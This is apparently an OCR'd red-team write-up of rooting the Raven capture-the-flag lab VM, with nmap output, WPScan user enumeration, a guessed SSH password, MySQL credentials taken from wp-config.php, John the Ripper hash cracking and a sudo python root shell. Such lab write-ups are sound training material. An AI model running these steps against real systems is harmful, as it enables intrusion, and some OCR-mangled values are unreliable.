
Red Team: Summary of Operations

Table of Contents

Exposed Services

Nmap scan results for each machine reveal the below services and OS details:

root@Kali:~/Desktop# nmap -sV 192.168.1.90/24



```
root@Kali:~/Desktop# nmap -sV 192.168.1.90/24
Starting Nmap 7.80 ( https://nmap.org ) at 2021-11-18 16:39 PST
Nmap scan report for 192.168.1.1
Host is up (0.00047s latency).
Not shown: 995 filtered ports
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
2179/tcp open  vmrdp?
3389/tcp open  ms-wbt-server Microsoft Terminal Services
MAC Address: 00:15:5D:00:04:0D (Microsoft)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 192.168.1.100
Host is up (0.00061s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; proto
col 2.0)
9200/tcp open  http    Elasticsearch REST API 7.6.1 (name: elk; cluster: el
asticsearch; Lucene 8.4.0)
MAC Address: 4C:EB:42:D2:D5:D7 (Intel Corporate)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.1.105
Host is up (0.00050s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protoco
l 2.0)
80/tcp open  http    Apache httpd 2.4.29
MAC Address: 00:15:5D:00:04:0F (Microsoft)
Service Info: Host: 192.168.1.105; OS: Linux; CPE: cpe:/o:linux:linux_kerne
l

Nmap scan report for 192.168.1.110
Host is up (0.00071s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp  open  http        Apache httpd 2.4.10 ((Debian))
111/tcp open  rpcbind     2-4 (RPC #100000)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.1.115
Host is up (0.00060s latency).
```

This scan identifies the services below as potential points of entry:

Target 1

Port 22/TCP Open SSH

Port 80/TCP Open HTTP

Port 111/TCP Open rcpbind

Port 139/TCP Open netbios-ssn

Port 445/TCP Open netbios-ssn

Critical Vulnerabilities

The following vulnerabilities were identified on each target:

Target 1

User Enumeration (WordPress site)

Weak User Password

Unsalted User Password Hash (WordPress database)

Misconfiguration of User Privileges/Privilege Escalation

Exploitation

The Red Team was able to penetrate `Target 1` and retrieve the following confidential data:


Target 1

- **Flag1: b9bbcb33ellb80be759c4e844862482d**
- Exploit used:
    - WPscan to enumerate users in the target1 WP site
    - Command:
        - wpscan --url http://192.168.1.110 --enumerate u

The following vulnerabilities were identified on each target:

- **Target 1 Michael**
    - Manuel brute force to figure out his password

    - Password was weak
    - Password: Michael
- **Flag 1 Capturing:** SSH into Michael and look through the directories to find the flag.
    - Flag 1 was found in var/www/html folder
    - Commands
        - ssh michael@192.168.1.110
        - pw: michael
        - cd ../
        - cd ../
        - cd var/www/html
        - ls -l
        - cat service.html




```
    <!-- End footer Area -->
    <!-- flag1{b9bbcb33e11b80be759c4e844862482d} -->
    <script src="js/vendor/jquery-2.2.4.min.js"></script>
    <script src="https://cdnjs.cloudflare.com/ajax/libs/popper.js/1.12.9/umd/
rity="sha384-ApNbgh9B+Y1QKtv3Rn7W3mgPxhU9K/ScQsAP7hUibX39j7fakFPskvXusvfa0b4Q
mous"></script>
    <script src="js/vendor/bootstrap.min.js"></script>
```

Include vulnerability scan results to prove the identified vulnerabilities.


- **Flag 2: fc3fd58dcdad9ab23faca6e9a3e581c**
- Exploit used:
    - We did the same exploit we used in flag 1.
    - While still in Michael we found flag 2.
        - flag 2 was found in /var/www in the html folder.
        - Commands:
            - ssh michael@192.168.1.110

        - pw: michael
        - cd ../
        - cd ../
        - cd var/www/
        - ls -l
        - cat flag2.txt



```
ichael@target1:/var/www$ cat flag2.txt
lag2{fc3fd58dcdad9ab23faca6e9a36e581c}
ichael@target1:/var/www$ 
```

- **Flag 3: afc01ab56b50591e7dccf93122770cd2**
- Exploit used:
    - We did the same exploit we used in flag 1 and 2.
    - Capturing flag 3: Accessing MySQL
        - Once we found wp-config.php and gained access to the database using Michael’s credentials, SQL was used to explore the database.
        - Using Michael’s credentials that were manually brute forced, the wp-config.php file was located, containing the password for MySQL.
        - Flag 3 was found in the wp_post table in the WP database.
        - Commands
            - mysql -u root -p’R@v3nSecurity’ -h 127.0.0.1
            - show databases;
            - use wordpress;
            - show tables;
            - select * from wp_posts;



```
|  7 |          2 | 2018-08-13 01:48:31 | 2018-08-13 01:48:31 | flag3{afc01ab56b50591e7dccf93122
770cd2}



                          | flag3        |            | inherit     | closed         | clo
sed      |               | 4-revision-v1 |       |       | 2018-08-13 01:48:31 | 2018-08-13 01
:48:31 |                 |           4 | http://raven.local/wordpress/index.php/2018/08/13/
4-revision-v1/ |         0 | revision  |                  |            0 |
+----+-------------+--------------------+--------------------+-------------------------------
---------------------------------------------------------------------------------------------
---------------------------------------------------------------------------------------------
```

- **Flag 4: 715dea6c055b9fe3337544932f2941ce**

- Exploit used:

  - Unsalted password hash and privilege escalation via Python.

  - Capturing flag 4: Retrieve user credentials from database, crack password hash using John the ripper and used Python to gain root privileges.

    - The user credentials are stored in the wp_users table of the wordpress database. The user names and password hashes were saved in the Kali machine in a file called wp_hashes.txt.

    - Commands


      - mysql -u root -p'R@v3nSecurity' -h 127.0.0.1

      - show databases;

      - use wordpress;


      - show tables;

      - select * from wp_users


Kali on ML-REFVM-684427 - Virtual Machine Connection
File Action Media Clipboard View Help
michael@target1: ~
05:45 PM
michael@target1: ~
File Actions Edit View Help
Status: Running

```
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| wordpress          |
+--------------------+
4 rows in set (0.00 sec)

mysql> use wordpress;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----------------------+
| Tables_in_wordpress   |
+-----------------------+
| wp_commentmeta        |
| wp_comments           |
| wp_links              |
| wp_options            |
| wp_postmeta           |
| wp_posts              |
| wp_term_relationships |
| wp_term_taxonomy      |
| wp_termmeta           |
| wp_terms              |
| wp_usermeta           |
| wp_users              |
+-----------------------+
12 rows in set (0.00 sec)

mysql> select * from wp_users;
+----+------------+------------------------------------+---------------+-------------------+----------+---------------------+---------------------+-----------
-+----------------+
| ID | user_login | user_pass                          | user_nicename | user_email        | user_url | user_registered     | user_activation_key | user_status
 | display_name   |
+----+------------+------------------------------------+---------------+-------------------+----------+---------------------+---------------------+-----------
-+----------------+
|  1 | michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael       | michael@raven.org |          | 2018-08-12 22:49:12 |                     |           0
 | michael        |
|  2 | steven     | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven        | steven@raven.org  |          | 2018-08-12 23:31:16 |                     |           0
 | Steven Seagull |
+----+------------+------------------------------------+---------------+-------------------+----------+---------------------+---------------------+-----------
-+----------------+
2 rows in set (0.00 sec)

mysql> 
```

- On the Kali machine the wp_hashes.txt was run against John the Ripper to crack the hashes.
    - Command:
        - john wp_hashes.txt




```
root@Kali:~/Desktop# john wp_hashes.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (phpass [phpass ($P$ or $H$
) 256/256 AVX2 8×3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 43 candidates buffered for the current salt, minimum 48 neede
d for performance.
Warning: Only 37 candidates buffered for the current salt, minimum 48 neede
d for performance.
Warning: Only 33 candidates buffered for the current salt, minimum 48 neede
d for performance.
Warning: Only 32 candidates buffered for the current salt, minimum 48 neede
d for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 23 candidates buffered for the current salt, minimum 48 neede
d for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:ASCII
pink84           (user2)
```

- Once Steven’s password hash was cracked, an SSH connection was established using Steven’s credentials. Once connection was successfully established, privilege was escalated to root using Python

- Commands:

  - ssh steven@192.168.1.110
  - pw: pink84
  - sudo -l
  - sudo python -c ‘import pty;pty.spawn(“/bin/bash”)’
  - cd ~
  - ls
  - cat flag4.txt



```
$ sudo python -c 'import pty;pty.spawn("/bin/bash")'
root@target1:/home/steven# cd /
root@target1:/# ls
bin   etc         lib         media  proc  sbin  tmp      var
boot  home        lib64       mnt    root  srv   usr      vmlinuz
dev   initrd.img  lost+found  opt    run   sys   vagrant
root@target1:/# cd ~
root@target1:~# ls
flag4.txt
root@target1:~# cat flag4.txt
______

| ___ \

| |_/ /__ ___   _____ _ __

|    // _` \ \ / / _ \ '_ \

| |\ \ (_| |\ V /  __/ | | |

\_| \_\__,_| \_/ \___|_| |_|


flag4{715dea6c055b9fe3337544932f2941ce}

CONGRATULATIONS on successfully rooting Raven!

This is my first Boot2Root VM - I hope you enjoyed it.

Hit me up on Twitter and let me know what you thought:

@mccannwj / wjmccann.github.io
root@target1:~#
```